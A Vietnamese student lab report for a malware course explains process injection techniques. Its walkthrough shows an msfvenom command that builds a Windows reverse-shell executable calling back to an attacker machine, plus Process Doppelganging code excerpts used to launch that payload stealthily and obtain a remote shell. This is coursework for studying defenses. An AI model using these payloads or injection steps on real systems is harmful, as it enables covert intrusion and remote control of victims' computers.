BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: Song trùng tiến trình

GVHD: Phạm Văn Hậu – Phan Thế Duy

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.N21.ANTN

STT	Họ và tên	MSSV	Email
1	Võ Anh Kiệt	20520605	20520605@gm.uit.edu.vn
2	Nguyễn Bùi Kim Ngân	20520648	20520648@gm.uit.edu.vn
3	Nguyễn Bình Thục Trâm	20520815	20520815@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu 1	100%
2	Yêu cầu 2	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Video demo: https://youtu.be/mPqGGSOGzcM

1. Yêu cầu 1

DLL injection

DLL injection là một kỹ thuật được sử dụng trong phát triển phần mềm và nghiên cứu bảo mật để tiêm các thư viện động liên kết (DLL) vào không gian địa chỉ của một tiến trình đang chạy. DLL là các thư viện chứa mã và dữ liệu có thể được sử dụng đồng thời bởi nhiều chương trình, và chúng là một phần không thể thiếu của hệ điều hành Windows.

Phương pháp thực hiện:

1. Tìm kiếm tiến trình mục tiêu: Đầu tiên, bạn cần tìm ra tiến trình mà bạn muốn tiêm DLL vào. Điều này có thể được thực hiện bằng cách liệt kê danh sách các tiến trình đang chạy trên hệ thống hoặc sử dụng các công cụ hệ thống như Task Manager hoặc Process Explorer.
2. Chọn một tiến trình và thu thập thông tin: Sau khi xác định được tiến trình mục tiêu, bạn cần thu thập thông tin về tiến trình đó, bao gồm ID tiến trình và các thông tin liên quan khác. Thông tin này sẽ được sử dụng để tiêm DLL vào tiến trình.
3. Tạo DLL: Bạn cần tạo một DLL có chứa mã và dữ liệu mà bạn muốn tiêm vào tiến trình. DLL này có thể được viết bằng một ngôn ngữ lập trình như C/C++ và phải tuân theo các quy tắc cần thiết để có thể được tiêm vào tiến trình thành công.
4. Tiêm DLL vào tiến trình: Bước tiếp theo là tiêm DLL vào tiến trình mục tiêu. Có nhiều phương pháp thực hiện DLL injection, bao gồm:
    - Remote Thread Injection: Kỹ thuật này sử dụng hàm như CreateRemoteThread để tạo một luồng mới trong tiến trình mục tiêu và chạy mã của DLL trong luồng này.
    - Process Hollowing: Kỹ thuật này liên quan đến tạo ra một tiến trình con mới, sau đó ghi đè mã của tiến trình con bằng mã của DLL.
    - Reflective DLL Injection: Kỹ thuật này sử dụng một DLL đặc biệt được thiết kế để tự tải và thực thi mã của nó mà không cần sử dụng các hàm API chuẩn.
5. Sử dụng DLL trong tiến trình: Khi DLL đã được tiêm thành công vào tiến trình, bạn có thể sử dụng các chức năng và dữ liệu trong DLL từ tiến trình đó. Điều này cho phép bạn mở rộng chức năng của tiến trình hoặc theo dõi và thay đổi hành vi của nó theo mong muốn.

Process Hollowing

Process Hollowing: là quá trình liên quan đến việc tạo một process mới bị treo và sau đó thay thế mã và dữ liệu hợp pháp của nó bằng mã và dữ liệu độc hại. Sau khi process được tiếp tục, nó sẽ thực thi mã được đưa vào, che giấu hiệu quả sự hiện diện của phần mềm độc hại trong một process hợp pháp.

Phương pháp thực hiện:

1. Tìm và tạo 1 tiến trình mới ở trạng thái suspend: tìm một quá trình hợp pháp mà muốn che giấu mã độc của mình. Thông thường, quá trình này được chọn dựa trên tính chất của ứng dụng và cấu hình hệ thống. Sau đó thực hiện sao chép tiến trình này ra 1 tiến trình mới ở trạng thái suspend.
2. Thực hiện xoá nội dung (unmapping/hollowing): Quá trình này sẽ thực hiện "khoét tiến trình" vừa mới tạo ra nhằm tạo trống để thực hiện cho việc tiêm tiên trình.
3. Tiêm payload độc hại vào trong phần bộ nhớ: Sau khi đã thực hiện đục khoét thì sẽ thực hiện quá trình tiêm payload độc hại vào trong bộ nhớ bằng cách sử dụng các hàm VirtualAllocEx (để xác định vùng nhớ mới) và WriteProcessMemory (để thực hiện tiêm mã độc vào vùng nhớ trống được chỉ định).
4. Thực thi tiến trình mới: Sau khi đã hoàn thành các bước trên thì sẽ thực hiện chạy tiến trình mới với nội dung độc hại từ payload và chức năng hợp pháp của tiến trình ban đầu.

Process Doppelganging

Process Doppelganging là một kĩ thuật tấn công không tập tin - fileless attack bằng cách sử dụng các NTFS Transaction và NTFS reparse points để khởi chạy một tiến trình độc hại thông qua việc thay thế bộ nhớ của một tiến trình trình hợp pháp, từ đó có thể trốn tránh phát hiện. NTFS Transaction là tính năng cung cấp cơ chế transaction cho hệ thống NTFS, phép nhiều process truy cập và chỉnh sửa cùng lúc và đảm bảo tính nhất quán và đảm bảo an toàn của dữ liệu.

Phương pháp thực hiện:

1. Transact: Đưa 1 file thực thi hợp lệ vào NTFS transaction (một không gian cách li) và overwrite file này bằng malicious code.
2. Load: Tạo ra một section trong ô nhớ dưới thân phận của file thực thi hợp lệ. Lấy Malicious code ra và đưa vào trong section đã tạo.
3. Rollback: Sử dụng chức năng rollback của NTFS để trả lại file thực thi hợp lệ ban đầu, loại bỏ toàn bộ phần maliicous code.
4. Animate: Tạo ra 1 process từ section chứa malicious code đã bị ghi ở bước 2 trong bộ nhớ và tiến hành thực thi.

2. Yêu cầu 2

Video demo: https://youtu.be/mPqGGSOGzcM

Môi trường thực nghiệm:

Máy nạn nhân: Window 10 32 bit

Máy tấn công: Kali Linux 2023.2 64 bit


Kịch bản:

Đầu tiên ta cần phải thực hiện tạo file thực thi có chữa mã độc bằng lệnh:


msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.89 LPORT=1234 -f exe > hello.exe

```
┌──(kali㉿kali)-[~/Downloads]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.253.153 LPORT=1234 -f
 exe > hello.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```


Sau khi tạo xong ta có được file hello.exe, với code này ta sẽ thể thực hiện gọi 1 reverse shell qua giao thức tcp để máy Kali Linux có thể điều khiển với ip là máy Kali là 192.168.253.153 port 1234



Sau đó thực hiện gửi sang máy window



Sau đó ta tải code tham khảo process dopppelganging từ nguồn:
https://github.com/hasherezade/process_doppelganging



Phân tích code:

Bước 1: Thực hiện tạo NTFS transaction

```
HANDLE hTransactedReader = CreateFileTransactedW(dummy_name,
    GENERIC_READ,
    FILE_SHARE_WRITE,
    NULL,
    OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL,
    NULL,
    hTransaction,
    NULL,
    NULL
);
if (hTransactedReader == INVALID_HANDLE_VALUE) {
    std::cerr << "Failed to open transacted file: " << GetLastError() << std::endl;
    return INVALID_HANDLE_VALUE;
}
```

Bước 2: Tạo 1 file giả mạo chứa payload trong transaction vừa mới tạo

```
GetTempFileNameW(temp_path, L"TH", 0, dummy_name);
HANDLE hTransactedWriter = CreateFileTransactedW(dummy_name,
    GENERIC_WRITE,
    FILE_SHARE_READ,
    NULL,
    CREATE_ALWAYS,
    FILE_ATTRIBUTE_NORMAL,
    NULL,
    hTransaction,
    NULL,
    NULL
);
if (hTransactedWriter == INVALID_HANDLE_VALUE) {
    std::cerr << "Failed to create transacted file: " << GetLastError() << std::endl;
    return INVALID_HANDLE_VALUE;
}
```

Bước 3: Thực hiện tạo section

```
HANDLE hSection = nullptr;
NTSTATUS status = NtCreateSection(&hSection,
    SECTION_MAP_EXECUTE,
    NULL,
    0,
    PAGE_READONLY,
    SEC_IMAGE,
    hTransactedReader
);
if (status != STATUS_SUCCESS) {
    std::cerr << "NtCreateSection failed: " << std::hex << status << std::endl;
    return INVALID_HANDLE_VALUE;
}
```

Bước 4: Thực hiện chức năng Rollback của NTFS để trả lại file thực thi hợp lệ ban đầu

```
if (RollbackTransaction(hTransaction) == FALSE) {
    std::cerr << "RollbackTransaction failed: " << std::hex << GetLastError() << std::endl;
    return INVALID_HANDLE_VALUE;
}
CloseHandle(hTransaction);
hTransaction = nullptr;

return hSection;
```

Bước 5: Tạo một process mới và cho section vừa tạo bên trên vào

```
HANDLE hSection = make_transacted_section(payloadBuf, payloadSize);
if (!hSection || hSection == INVALID_HANDLE_VALUE) {
    return false;
}
HANDLE hProcess = nullptr;
NTSTATUS status = NtCreateProcessEx(
    &hProcess, //ProcessHandle
    PROCESS_ALL_ACCESS, //DesiredAccess
    NULL, //ObjectAttributes
    NtCurrentProcess(), //ParentProcess
    PS_INHERIT_HANDLES, //Flags
    hSection, //sectionHandle
    NULL, //DebugPort
    NULL, //ExceptionPort
    FALSE //InJob
);
if (status != STATUS_SUCCESS) {
    std::cerr << "NtCreateProcessEx failed! Status: " << std::hex << status << std::endl;
    if (status == STATUS_IMAGE_MACHINE_TYPE_MISMATCH) {
        std::cerr << "[!] The payload has mismatching bitness!" << std::endl;
    }
    return false;
}
```

Bước 6: Thực hiện cài đặt process parameters

```
if (!setup_process_parameters(hProcess, pi, targetPath)) {
    std::cerr << "Parameters setup failed" << std::endl;
    return false;
}
```


Bước 7: Trỏ thanh ghi eax vào entry point và tạo thread mới để chạy

```
HANDLE hThread = NULL;
status = NtCreateThreadEx(&hThread,
    THREAD_ALL_ACCESS,
    NULL,
    hProcess,
    (LPTHREAD_START_ROUTINE) procEntry,
    NULL,
    FALSE,
    0,
    0,
    0,
    NULL
);
```


Sau khi set up và build xong ta sẽ thực hiện chạy với lệnh:

proc_doppel32.exe hello.exe my.txt


Với việc sử dụng bản release của tác giả hasherezade ta có thể tạo ra 1 tiến trình notepad hợp lệ và bên cạnh đó có một tiến trình không hợp lệ là hello.exe



Sau khi chạy xong ta sẽ kiểm tra bên máy Kali Linux thì ta có được reverse shell và ta sẽ chạy thử một số lệnh như whoami, ls, tasklist



Ta thấy có tên máy là desktop-h7q6ubi\acer, kiểm tra lại bên máy window thì ta thấy trùng khớp



Demo hoàn thành

Các bước thực hiện/ Phương pháp thực hiện/Nội dung tìm hiểu (Ảnh chụp màn hình, có giải thích)

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File .DOCX và .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).

  *Ví dụ: [*NT101.K11.ANTT*]-Exe01_Group03.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm bài nộp.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT